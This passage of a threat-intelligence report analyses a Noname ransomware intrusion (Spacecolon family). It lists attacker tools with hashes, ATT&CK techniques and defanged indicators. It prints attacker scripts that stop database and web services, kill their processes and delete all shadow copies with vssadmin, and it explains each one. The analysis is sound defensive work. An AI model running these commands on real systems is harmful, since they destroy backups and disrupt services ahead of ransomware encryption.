for /F "tokens=2 delims=:" %%d in ('REG QUERY "HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders" /v "Desktop" ^|FINDSTR /I
"Desktop" 2^>NUL') do (
        set DESKTOP=%HOMEDRIVE%%%d
)
set PATH=%~dp0AgentRemoval\zip;%PATH%
pushd "%WINDIR%\Temp\WFBS_Debug"
zip.exe -rq ..\WFBS_Debug_%TIMESTAMP%.zip *.*
move ..\WFBS_Debug_%TIMESTAMP%.zip "%DESKTOP%\"
popd

if exist "%DESKTOP%\WFBS_Debug_%TIMESTAMP%.zip" (
        cls
        rem explorer /select,"%DESKTOP%\WFBS_Debug_%TIMESTAMP%.zip"
        cmd.exe /V:ON /C AgentRemoval\generate_label.bat AgentRemoval\msg_log_collected.txt
        pause
)

cls
cmd.exe /V:ON /C AgentRemoval\generate_label.bat AgentRemoval\msg_uninstall_end.txt
set /P REBOOT_NOW=Do you want to reboot now? (Y/N)

if /I "%REBOOT_NOW%" EQU "Y" shutdown -r -t 5 -c "Rebooting now."

:EOF
 rem Built with WFBS-SVC 5.7.1153
```

Upon examining the source code, it was determined that it was written to facilitate and automate the removal of the agent. The AgentRemoval\AgentRemoval.bat file is copied to the C:\ directory. Log files are created. The AgentRemoval\AgentRemoval.bat file is executed, and its output is directed to the log files. The files created as a result of the operation are moved to the desktop, and after all processes are completed, the user is given the option to restart the system.

SUMMARY (Music\SpaceMonger\SpaceMonger.exe)


SpaceMonger is disk analysis and file management software. PC or network storage can be scanned, mapped, and managed. Files can be copied, moved, and deleted. Large files or directories can be easily found. It offers flexible search methods, and filters can be added. It can clean up on the dynamically generated file list. It is believed that attackers used this tool to identify, move, or delete important files on the system.

PROPERTIES

Name: SpaceMonger.exe
Other Names:

SpaceMonger
spacemonger.exe
SpaceMonger 1.40.exe
SpaceMonger 2.1.exe
14.-SpaceMonger.exe
SpaceMonger (1).exe
SpaceMonger PROGRAM DOSYALARIN HARDDISKTE NE KADAR YER KAPLADIGINI GOSTERIR.exe
Fichiers - SpaceMonger.exe
SPACEMONGER.EXE
SpaceMonger 1.4.exe
vSpaceMonger.exe
spaceMonger.exe
SpaceMonger1.4.exe
Hash: 4710ca1e81164c78416e55ea7e54c3136038689e6c5fd1e5220875800e3cef5b
Size: 212.00 KB
File type: Win32 EXE

Virustotal
https://www.virustotal.com/gui/file/4710ca1e81164c78416e55ea7e54c3136038689e6c5fd1e5220875800e3cef5b



SUMMARY (Music\EraserPortable\EraserPortable.exe)


In the relevant folder, there is the data deletion software Eraser Portable. This software is intended to delete data in a way that prevents recovery, and it is believed to have been used by attackers for this purpose.

PROPERTIES

Name: EraserPortable.exe
Other Names:
EraserPortable.exe
Eraser Portable
program.exe
460A4E15842DC74F55A213C27326A4B3.bin
file-4321174_exe
EraserPortable.Exe
556c4ad6a988e840e633880fac809dda1a6f0af180ceba3e67d6ecf4eeb90b3a.sample
10D26837982D2AA91CDF022B5CDBC0004773A253.exe
eraserportable.exe
6124f5675323c34019febbc94f7e1d73933b5d3632065930f551dc8d990cefe4
Hash: 556c4ad6a988e840e633880fac809dda1a6f0af180ceba3e67d6ecf4eeb90b3a
Size: 135.15 KB
File type: Win32 EXE


Virustotal


https://www.virustotal.com/gui/file/556c4ad6a988e840e633880fac809dda1a6f0af180ceba3e67d6ecf4eeb90b3a/detection



SUMMARY (Music1\BAT)


The folder contains 4 files and 1 folder, including batch and PowerShell files. These files were used to collect specific event logs, stop SQL and Apache services, disable Windows Defender services, and delete shadow copies.





PROPERTIES (admin.ps1)
Name: admin.ps1
Other Names: -
Hash: 87c7fd0d155e06aa6c0f9de0741c08896c4e45f248e763acf5920838e1b2b4e2
Size: 241 B
File type: Powershell

Virustotal
https://www.virustotal.com/gui/file/87c7fd0d155e06aa6c0f9de0741c08896c4e45f248e763acf5920838e1b2b4e2/detection



SOURCE CODE (admin.ps1)

```
1. $filter = @{
2. Logname = 'Microsoft-Windows-TerminalServices-LocalSessionManager/Operational'
3. StartTime = [datetime]::Today.AddDays(-15)
4. ID = 21, 23, 24, 25
5. }
6. get-winevent -FilterHashtable $filter | Select TimeCreated, Message | fl
7. pause
8.
```


Upon examining the source code, it was determined that it was designed to filter and display specific events in Windows event logs. The logs targeted are Microsoft-Windows-TerminalServices-LocalSessionManager/Operational logs, which include events related to terminal services and remote desktop services. The query covers events from the last 15 days. IDs 21, 23, 24, and 25, which are related to sessions, are filtered. The event's occurrence time and message are displayed with TimeCreated and Message. The Fl expression is used to display the fields in a listed format, thereby improving readability. In short, this script was used to query events related to the remote desktop service, providing attackers with detailed information on whether these services were being used.

PROPERTIES (STOP-SQL.bat)

Name: STOP-SQL.bat
Other Names: -
Hash: 624ae9b32d9d6385bfcb85156965a50861a893a222a4b98062bb919a165b4e2b
Size: 594 B
File type: Text / Batch

Virustotal

https://www.virustotal.com/gui/file/624ae9b32d9d6385bfcb85156965a50861a893a222a4b98062bb919a165b4e2b



SOURCE CODE (STOP-SQL.bat)


```
1. @ECHO OFF
2. ECHO Stopping SQL Server 2005 Services
3. NET STOP "SQL Server Agent (MSSQLServer)"
4. NET STOP "SQL Server (MSSQLServer)"
5. NET STOP "SQL Server FullText Search (MSSQLServer)"
6. NET STOP "SQL Server Analysis Services (MSSQLServer)"
7. NET STOP "SQL Server Reporting Services (MSSQLServer)"
8. NET STOP "SQL Server Integration Services"
9. NET STOP "SQL Server Browser"
10. net stop MySQL
11. net stop Apache2
12. taskkill /im SQLAGENT90.EXE
13. taskkill /im sqlbrowser.exe
14. taskkill /im sqlwriter.exe
15. taskkill /im sqlservr.exe
16. taskkill /im sqlservr.exe
17. taskkill /im sqlservr.exe
18. taskkill /im mysqld.exe
19.
```

Upon examining the source code, it was found to be written to stop services related to SQL Server 2005, MySQL, and Apache2. The NET STOP command is used to stop services such as SQL Server Agent, SQL Server, SQL Server FullText Search, SQL Server Analysis Services, SQL Server Reporting Services, SQL Server Integration Services, and SQL Server Browser. MySQL and Apache2 web server services are stopped with the net stop MySQL and net stop Apache2 commands. The taskkill /im command is used to terminate processes belonging to SQL Server and MySQL. These files include SQLAGENT90.EXE, sqlbrowser.exe, sqlwriter.exe, sqlservr.exe, and mysqld.exe. The attacker used this tool to disrupt the operation of applications and databases running on the system, thereby disabling security mechanisms or monitoring tools and making it easier to carry out their next steps.

PROPERTIES (shadow\Shadow.bat)

Name: Shadow.bat
Other Names:
vss admin.bat
2Shadow.bat
Shadow.bat
cleansdwcpy.ps1
shadow.bat
Delete All Restore Points.cmd
1.bat
VSS Delete.bat
Shadow.bat1
2shadow.bat
Hash: da3f155cfb98ce0add29a31162d23da7596da44ba2391389517fe1a2790da878
Size: 28 B
File type: Text

Virustotal
https://www.virustotal.com/gui/file/da3f155cfb98ce0add29a31162d23da7596da44ba2391389517fe1a2790da878



SOURCE CODE (Shadow.bat)

1. vssadmin delete shadows /all


Upon examining the source code, it was found to be used to delete all shadow copies created by the Volume Shadow Copy Service (VSS) in Windows. Shadow copies are time-point backups of files or disk partitions used in system restore, data backup, or recovery operations. The attacker performed this action to prevent system recovery or data restoration.

SUMMARY (Project1.exe)

The Project1.exe file is reported to belong to the Noname ransomware group and has data encryption capabilities. The analysis reveals details about the Spacecolon malware family.

PROPERTIES (Project1.exe)
Name: Project1.exe
Other Names: -
Hash: ab17f9d542055dff9a580c741b49b6c5f3e1bd5686f2c228a5dfd8e58113f033
Size: 10.71 MB
File type: Win32 EXE

Virustotal
https://www.virustotal.com/gui/file/ab17f9d542055dff9a580c741b49b6c5f3e1bd5686f2c228a5dfd8e58113f033/detectio



DETAILS (Project1.exe)

The Project1.exe file is a ransomware program that encrypts data. It belongs to the Spacecolon family. It was created on 2024-01-29 22:38:22 UTC. The file is unsigned. The file contains the following certificates: UTN-USER-First-Object, COMODO Time Stamping CA, Sectigo SHA-1 Time Stamping Signer, /N SOFTWARE INC., and Sectigo RSA Code Signing CA. The following libraries have been imported: oleaut32.dll, version.dll, gdi32.dll, shell32.dll, kernel32.dll, msvcrt.dll, winspool.drv, netapi32.dll, advapi32.dll, ole32.dll, comctl32.dll, user32.dll, and oleacc.dll. The exports were identified as TMethodImplementationIntercept, dbk_fcall_wrapper, and dbkFCallWrapperAddr. The resources and their counts are listed below:

RT_STRING - 38
RT_BITMAP - 15
RT_CURSOR - 10
RT_GROUP_CURSOR - 10
UNICODEDATA - 6
RT_ICON - 5
RT_RCDATA - 5
RT_GROUP_ICON - 1
RT_VERSION - 1
RT_MANIFEST – 1

SUMMARY (putty.exe)


PuTTY is an open-source SSH/Telnet program. Attackers used PuTTY in SSH or telnet connections.

PROPERTIES (putty.exe)

Name: putty.exe
Other Names:
putty.exe
putty2.exe
PuTTY
PUTTY.EXE
putty_orig_64.exe
putty (1).exe
putty[1].exe
putty_080.exe
putty(1).exe
putty64-bit.exe
putty_3.exe
putty-0_80.exe
puttyx64_0.80.exe
putty64.exe
putty(v.80).exe
Hash: eb1b278b91a8f183f9749948abd9556ec21b03ca852c53e423d824d5d7cc3de4
Size: 1.58 MB
File type: Win32 EXE

Virustotal

https://www.virustotal.com/gui/file/eb1b278b91a8f183f9749948abd9556ec21b03ca852c53e423d824d5d7cc3de4/detection




SUMMARY (disktools.exe)

This software is used to create files, delete data, view free disk space, and perform disk analysis. Attackers used it to gather information about the disk and perform operations.

PROPERTIES (disktools.exe)

Name: disktools.exe
Other Names:
Disk Tools.exe
DiskTools
5d0bdf741289c9000fdc02e6
File-Generator.exe
Disk-Tools.exe
Disk-Tools_1.exe
Disk%20Tools.exe
MergeFasta.exe
disk-tools.exe
FileGenerator.exe
Hash: f6f7c07ac2d31756ca3ad78cbb927ec53ceb86ae755bfd42b1c3c4748e4bbc4b
Size: 1.88 MB
File type: Win32 EXE

Virustotal
https://www.virustotal.com/gui/file/f6f7c07ac2d31756ca3ad78cbb927ec53ceb86ae755bfd42b1c3c4748e4bbc4b/detection



SUMMARY (app2.exe)


The app2.exe file is a Trojan malware belonging to the Spacecolon malware family. Attackers used it to remotely control the system.

PROPERTIES (app2.exe)

Name: app2.exe
Other Names: -
Hash: 4abe75a09c8bddb01090df7c7c83d713160d452f13889a418befe5dbb74371b0
Size: 10.40 MB
File type: Win32 EXE

Virustotal

https://www.virustotal.com/gui/file/4abe75a09c8bddb01090df7c7c83d713160d452f13889a418befe5dbb74371b0/detection



DETAILS (App2.exe)

The app2.exe file is a Trojan-type malware. It belongs to the Spacecolon family. It was created on 2023-12-16 17:02:41 UTC. The file is unsigned. It contains the following certificates: UTN-USERFirst-Object, COMODO Time Stamping CA, Sectigo SHA-1 Time Stamping Signer, /N SOFTWARE INC., and Sectigo RSA Code Signing CA. The following libraries were imported: oleaut32.dll, version.dll, gdi32.dll, shell32.dll, kernel32.dll, msvcrt.dll, winspool.drv, netapi32.dll, advapi32.dll, ole32.dll, user32.dll, and comctl32.dll. The exports were identified as TMethodImplementationIntercept, dbk_fcall_wrapper, and dbkFCallWrapperAddr.

The resources and their counts are listed below:

RT_RCDATA - 33
RT_STRING - 26
RT_BITMAP - 21
RT_CURSOR - 8
RT_GROUP_CURSOR - 8
RT_ICON - 5
RT_GROUP_ICON - 1
RT_VERSION - 1
RT_MANIFEST – 1


SUMMARY (Netscan64.exe)

Netscan (SoftPerfect Network Scanner) software is used for network scanning. Attackers used this tool during the reconnaissance phase.

PROPERTIES (Netscan64.exe)

Name: Netscan64.exe
Other Names: -
Hash: 60854005e016393bf041a7e68858f9970d695ca1d448b5a7232709cad2636987
Size: 1.57 MB
File type: Win32 EXE

Virustotal
https://www.virustotal.com/gui/file/60854005e016393bf041a7e68858f9970d695ca1d448b5a7232709cad2636987




SUMMARY (mRemoteNG.exe)

mRemoteNG is an open-source remote connection tool. Attackers used mRemoteNG to make remote connections to the system.

PROPERTIES (mRemoteNG.exe)

Name: mRemoteNG.exe
Other Names: -
Hash: 9476fe1896669163248747785fa053aca7284949945abd37c59dae4184760d58
Size: 1.49 MB
File type: Win32 EXE

Virustotal
https://www.virustotal.com/gui/file/9476fe1896669163248747785fa053aca7284949945abd37c59dae4184760d58



MITRE ATT&CK TECHNIQUES

Tactic	ID	Name	Description
Reconnaissance	T1595.002	**Active Scanning: Vulnerability Scanning**	Noname searched for vulnerable servers as potential targets.
Resource Development	T1583.001	**Infrastructure Acquisition: Domains.**	Noname used various hosting providers to register domain names.
	T1587.001	**Develop Capabilities: Malware**	Noname developed its own malware.
Initial Access	T1190	**Exploitation of Public-Facing Applications**	Noname compromised systems by exploiting FortiOS and possibly other vulnerabilities.
Execution	T1059.003	**Command and Scripting Interpreter: Windows Command Shell**	Noname executed numerous commands using cmd.exe through its malware. Most of the downloaded tools were BAT scripts.
	T1059.001	**Command and Scripting Interpreter: PowerShell**	Noname used PowerShell to perform various tasks through its malware.
	T1053.005	**Scheduled Task/Job: Scheduled Task**	Noname used scheduled tasks to execute its malware.
Persistence	T1133	**External Remote Services**	Noname attempted to brute-force credentials to be used later for logins.
	T1547.001	**Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder**	Noname ransomware uses the Run or RunOnce key for persistence.
	T1136.001	**Account Creation: Local Account**	Noname often created its own administrator account.
	T1543.003	**Create or Modify System Process: Windows Service**	Noname malware is implemented as a Windows service.
Defense Evasion	T1078.003	**Valid Accounts: Local Accounts**	Noname may use a wide range of tools to crack or brute-force local account credentials.
	T1140	**Deobfuscate/Decode Files or Information**	Spacecolon components use various methods to hide data.
	T1070.001	**Indicator Removal: Clear Windows Event Logs**	Noname may deploy a variety of tools to clear Windows Event Logs.

Credential Access	*T1110.001*	**Brute Force: Password Cracking**	Noname can use a wide variety of tools designed to crack passwords.
	T1110.003	**Brute Force: Password Spraying**	Noname can use a wide variety of tools designed to test multiple passwords.
	T1003.001	**OS Credential Dumping: LSASS Dump**	Noname malware may deploy tools capable of obtaining the lsass.exe file.
Discovery	*T1082*	**System Information Discovery**	Noname malware queries system information to fingerprint the victim.
	T1016	**System Network Configuration Discovery**	Noname malware retrieves the local configuration and MAC address.
	T1124	**System Time Discovery**	Noname malware retrieves the system time.
Collection	*T1560.002*	**Archive Collected Data: Archive via Library**	Noname malware uses the standard ZIP library to archive files before exfiltration to a C&C server.
Command and Control	*T1071.001*	**Application Layer Protocol: Web Protocols**	Spacecolon components communicate over HTTPS.
	T1132.001	**Data Encoding: Standard Encoding**	Noname uses AES encryption.
Exfiltration	*T1041*	**Exfiltration Over C2 Channel**	Noname exfiltrates data to a C&C server.
Impact	*T1485*	**Data Destruction**	Noname can use a variety of tools to destroy data on disks.
	T1486	**Impact: Encrypted Data**	Noname may deploy ransomware to encrypt sensitive data.
	T1561	**Disk Wiping**	Noname can use a variety of tools to wipe disks.
	T1529	**System Shutdown/ Reboot**	Noname malware has the ability to reboot the system.

Scheduled Task Names
Veracrypt
Monitor Service Health
StorageDataServ
DataServer

IP Addresses	Domains
3[.]76[.]107[.]228	u[.]piii[.]net
87[.]251[.]64[.]19	up[.]awiki[.]org
